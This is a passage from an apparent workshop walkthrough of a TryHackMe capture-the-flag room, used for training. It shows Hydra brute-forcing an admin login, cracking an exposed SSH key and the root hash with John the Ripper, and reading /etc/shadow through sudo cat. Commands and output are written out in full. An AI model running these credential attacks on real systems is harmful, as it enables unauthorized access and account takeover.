
....

LOGIN



Step 3 – go back to the Burp Suite window and click on the **Proxy** tab



Step 4 – In the resulting window, right-click and select the **Send to Repeater** option



Step 5 – Click on the **Repeater** tab, then click on the **Send** button on the upper-left portion of the window:




Step 6 – in the **Request** and **Response** portions of the window, note the following information:

The POST path: **/admin/**

Username and Password POST parameters: **user=admin&pass=test**

The unsuccessful login message: **Username or password invalid**



CONTEXT

The Burp Suite program intercepted the web browser login POST request, and we were able to see the POST request and the HTTP response from the webserver. We use information gained here for the Hydra online brute force attack.

Part 11

Objective – Close Burp Suite and deactivate the FoxyProxy in Firefox

Step 1 – close the Burp Suite window

Step 2 – click on the orange **FoxyProxy** icon in the Firefox window and click on the **Turn Off (Use Firefox Settings)** text.

CONTEXT

We close Burp Suite because we won't be using it anymore, and we deactivate the **FoxyProxy** browser proxy because we are no longer using Burp Suite.

Part 12

Objective – Use Hydra to Brute Force the Webpage Login

Step 1 – in the terminal window, run the Hydra program:

hydra -l admin -P /usr/share/wordlists/rockyou.txt bruteit.thm http-post-form '/admin/:user=^USER^&pass=^PASS^:Username or password invalid'

```
root@ip-10-10-9-56:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt bruteit.thm http-post-form '/admin/:user=^USER^&pass=^PASS^:Username or password invalid'
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2021-06-26 20:51:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://bruteit.thm:80//admin/:user=^USER^&pass=^PASS^:Username or password invalid
[80][http-post-form] host: bruteit.thm login: admin password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-06-26 20:52:03
root@ip-10-10-9-56:~#
```

Step 2 – In the Firefox browser, login to the admin webpage using the credentials captured by Hydra:

<http://bruteit.thm/admin/>

input username: **admin**

input password: **xavier**



CONTEXT

We have successfully logged into the admin section of the website and found one of the flag strings for

the TryHackMe room questions and also found that there is an SSH private key available for download.


Part 13

Objective – Answer the First and Fourth Questions in Task 3


Step 1 – in the TryHackMe webpage, answer the first and fourth questions under the Task 3 header. For the first question, don't forget to format the answer in the **username:password** format (note the colon (:)) separating the two elements). For the fourth question, copy the flag string from the webpage we just logged into.

NOTE:

In Linux, we copy text from terminal windows with **Ctrl+Shift+C** instead of **Ctrl+C**, and paste into a terminal window with **Ctrl+Shift+V** instead of **Ctrl+V**. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:



Then highlight the text and **Ctrl+C** to copy it. Now you can copy that text to any other windows on your non-AttackBox computer.



To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then **Ctrl+V** to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

CONTEXT

Most systems in Capture the Flag (CTF) exercises contain flag files which represent proof of access to that file. Typically, a CTF system will contain a User flag (representing low-level access), and a Root flag (representing high-level access). A networking CTF exercise is usually considered complete when we have access to the Root flag. In the case of this room, there is also a web flag, which is accessible after gaining a certain level of access on the website.



Part 14


Objective – Download the SSH Key

Step 1 – in the Firefox browser window, click on the **RSA private key** link:

http://bruteit.thm/admin/panel/id_rsa

Step 2 – right-click on the page and select **Save Page As...**, then in the resulting window, click on the **root** button, then the **Save** button:





Step 3 – in the terminal window, enter the following command to check that the file saved properly:

ls

```
root@ip-10-10-9-56:~# ls
Desktop  id_rsa  Pictures  Scripts  Tools
Downloads Instructions Postman  thinclient_drives
```

CONTEXT

We've successfully downloaded the john user's SSH key file. In Linux, the **ls** command lists out a directory's contents. Next, we'll crack the key's passphrase using the **John the Ripper** program.

Part 15

Objective – Convert the SSH Key File to a Format that John Can Read, Then Crack the File Using John the Ripper

Step 1 – convert the SSH keyfile into a format that John can read with the following command:

python /usr/share/john/ssh2john.py id_rsa > ssh4john.txt

```
root@ip-10-10-9-56:~# python /opt/john/ssh2john.py id_rsa > ssh4john.txt
root@ip-10-10-9-56:~#
```

Step 2 – crack the newly-created file with john:

john --wordlist=/usr/share/wordlists/rockyou.txt ssh4john.txt

```
root@ip-10-10-9-56:~# john --wordlist=/usr/share/wordlists/rockyou.txt ssh4john.
txt
Note: This format may emit false positives, so it will keep trying even after fi
nding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-ope
ncl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hash
es
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll (id_rsa)
1g 0:00:00:08 DONE (2021-06-26 21:09) 0.1172g/s 1681Kp/s 1681Kc/s 1681KC/s ;
Vamos!
Session completed.
```

CONTEXT

We are using Python, a scripting program, to convert the `id_rsa` file to a format that the John the Ripper program can process, and writing the output to a new file, **ssh4john.txt**. After conversion with the `ssh2john` script, John the Ripper is able to read the resulting file and crack it. Now that we have the passphrase for the SSH key file, we can login to the server as the John user.

Part 16

Objective – Modify the File Permissions on the `id_rsa` File, then Login to the Server

Step 1 – modify the file permissions on the `id_rsa` file with the following command:

chmod 600 id_rsa

Step 2 – login to the server as the john user with the SSH key file:

ssh -i id_rsa john@bruteit.thm

yes
rockinroll

```
root@ip-10-10-9-56:~# ssh -i id_rsa john@bruteit.thm
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jun 26 20:12:29 UTC 2021

System load:  0.08               Processes:            103
Usage of /:   25.7% of 19.56GB   Users logged in:     0
Memory usage: 39%               IP address for eth0: 10.10.110.147
Swap usage:   0%

63 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$
```

CONTEXT

The SSH program will not accept login with an SSH key unless that file has certain file permissions. In order to change file permissions on a Linux system, we use the **chmod** command. In this case, file permission mode 600 allows read and write permissions only to the user that owns the file.

Part 17

Objective – Capture the User Flag

Step 1 – read the user.txt file in our current directory:

ls
cat user.txt

```
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{[REDACTED]}
john@bruteit:~$
```

CONTEXT

Now that we have access to the server, we can read the second of the three flags available in this room.

Part 18

Objective – Answer the Second and Third Task 3 Questions

Step 1 – answer the second and third questions under the Task 3 header:

Task 3 ○ Getting a shell

Find a form to get a shell on SSH.

Answer the questions below

What is the user:password of the admin panel?

Answer format: *****,*****

Submit Hint

Crack the RSA key you found.
What is John's RSA Private Key passphrase?

Answer format: *****,*****

Submit Hint

user.txt

Answer format: ***{*****}

Submit

Web flag

Answer format: ***{*****}

Submit

Part 19

Objective – Find a Way to Elevate our Privileges on the System

Step 1 – enumerate the John user's **sudo** privileges on the system with the following command:

sudo -l

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
john@bruteit:~$
```


CONTEXT

We found that our current user account can use the **cat** command on the system with **sudo**, which means that we can read any file on the system, as long as we know the directory path to it. In that case, we can make an attempt at cracking the **root** user's password by reading the system's **shadow** and **passwd** files.

Part 20

Objective – Read the Shadow and Passwd Files and Write the Output to a File

Step 1 – in the SSH terminal, read the shadow file using the sudo cat command:

sudo cat /etc/shadow

```
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon*:18295:0:99999:7:::
bin*:18295:0:99999:7:::
```

Step 2 – copy the entry for the root user, then paste that output into the next command in a new AttackBox terminal window:

**echo 'root:
\$6\$zdk0.jUm\$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JY
PUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::' > shadow.txt**

```
root@ip-10-10-9-56:~# echo 'root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::' > shadow.txt
root@ip-10-10-9-56:~# cat shadow.txt
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
```

Step 3 – in the SSH terminal, read the system's **passwd** file, then copy the entry for the root user to create a file in the AttackBox terminal:

(in SSH terminal)

cat /etc/passwd

copy the root user entry

```
john@bruteit:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

(in AttackBox terminal)

echo 'root:x:0:0:root:/root:/bin/bash' > passwd.txt

```
root@ip-10-10-9-56:~# echo 'root:x:0:0:root:/root:/bin/bash' > passwd.txt
root@ip-10-10-9-56:~# cat passwd.txt
root:x:0:0:root:/root:/bin/bash
root@ip-10-10-9-56:~#
```

CONTEXT

On a Linux system, the **passwd** file contains user account information, and the **shadow** file contains user password hashes. With access to the **shadow** and **passwd** files, we can attempt to crack the password hashes offline, which is much safer and faster than using online brute force authentication.

Part 21

Objective – Convert the Shadow and Passwd Files into a Single File that John Can Read, then Crack the Root User Hash

Step 1 – in the AttackBox terminal, enter the following command:

/opt/john/unshadow passwd.txt shadow.txt > roothash.txt

Step 2 – crack the newly-created **roothash.txt** file using **John the Ripper**:

john --wordlist=/usr/share/wordlists/rockyou.txt roothash.txt

```
root@ip-10-10-9-56:~# john --wordlist=/usr/share/wordlists/rockyou.txt roothash.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-openc1"
Use the "--format=sha512crypt-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Football (root)
ig 0:00:00:00 DONE (2021-06-26 21:25) 6.666g/s 1706p/s 1706c/s 1706C/s 123456..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

CONTEXT

The John the Ripper program comes with a number of utility programs and scripts which allow conversion of different file formats to a format that the John the Ripper program can interact with. In this case, the Unshadow utility program is used to convert Linux **passwd** and **shadow** files.

Part 22

Objective – Gain Root Access on the Server and Capture the Root Flag

Step 1 – in the SSH terminal, enter the following command:

su
enter password: **football**

```
john@bruteit:~$ su
Password:
root@bruteit:/home/john# whoami
root
root@bruteit:/home/john#
```

Step 2 – enter the /root directory and capture the root flag:

cd /root
ls

```
root@bruteit:/home/john# cd /root
root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM{[REDACTED]}
root@bruteit:~#
```

CONTEXT

Now that we've captured the root flag, the exercise is technically over. All that is left to do is to copy the flag string from the terminal and answer the final question on the TryHackMe webpage.

Part 23

Objective – Answer the Task 4 Questions and Complete the Exercise

Step 1 – in the SSH terminal, copy the contents of **root.txt**

Step 2 – paste the contents into the **root.txt** answer field under the Task 4 header on the TryHackMe webpage

Step 3 – answer the other question under the Task 4 header

Task 4 ○ Privilege Escalation

Now, we need to escalate our privileges.

Answer the questions below

Find a form to escalate your privileges.
What is the root's password?

Answer format: *****

Submit Hint

root.txt

Answer format: ***(*)**

Submit

Summary

The webserver's administrator login page was vulnerable to brute force login attack through a combination of data exposure (webpage source comments) and weak password selection. Once authenticated into the administrator section of the website, we found that a user's SSH login key was exposed, and we were able to download it and crack its passphrase, leading to a foothold access to the server. Once on the server, we found that our user account had privileges which allowed read access to

any file on the server. Using that privilege, we were able to extract and crack the password hash for the Root user, which enabled Root access on the system.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

Hashing and Password Cracking

<https://tryhackme.com/room/crackthehash>

<https://tryhackme.com/room/passwordsecurity>

<https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/>

Linux OS Commands

<http://linuxjourney.com>

<https://tryhackme.com/room/linux1>

<https://tryhackme.com/room/linux2>

<https://tryhackme.com/room/linux3>

<https://tryhackme.com/room/linuxstrengthtraining>

<https://tryhackme.com/room/linuxmodules>

<https://www.youtube.com/watch?v=2PGnYjbYuUo>

Computer Networking

<https://tryhackme.com/room/introtonetworking>

<https://tryhackme.com/room/bpnetworking>

<https://www.youtube.com/watch?v=QKfk7YFILwsl>

Workshop Appendix

Reference Links for Programs and Apps Used During the Workshop

Basic Linux Commands:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafc88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf

Nmap:

<https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aac26a7212f2db1c1da/NmapCheatSheetv1.1.pdf>

Gobuster:

<https://www.hackingarticles.in/comprehensive-guide-on-gobuster-tool/>

Burp Suite

<https://portswigger.net/burp/documentation/desktop/penetration-testing>

Hydra:

<https://noxtal.com/cheatsheets/2020/07/24/hydra-cheatsheet/>

John the Ripper:

<https://countuponsecurity.files.wordpress.com/2016/09/jtr-cheat-sheet.pdf>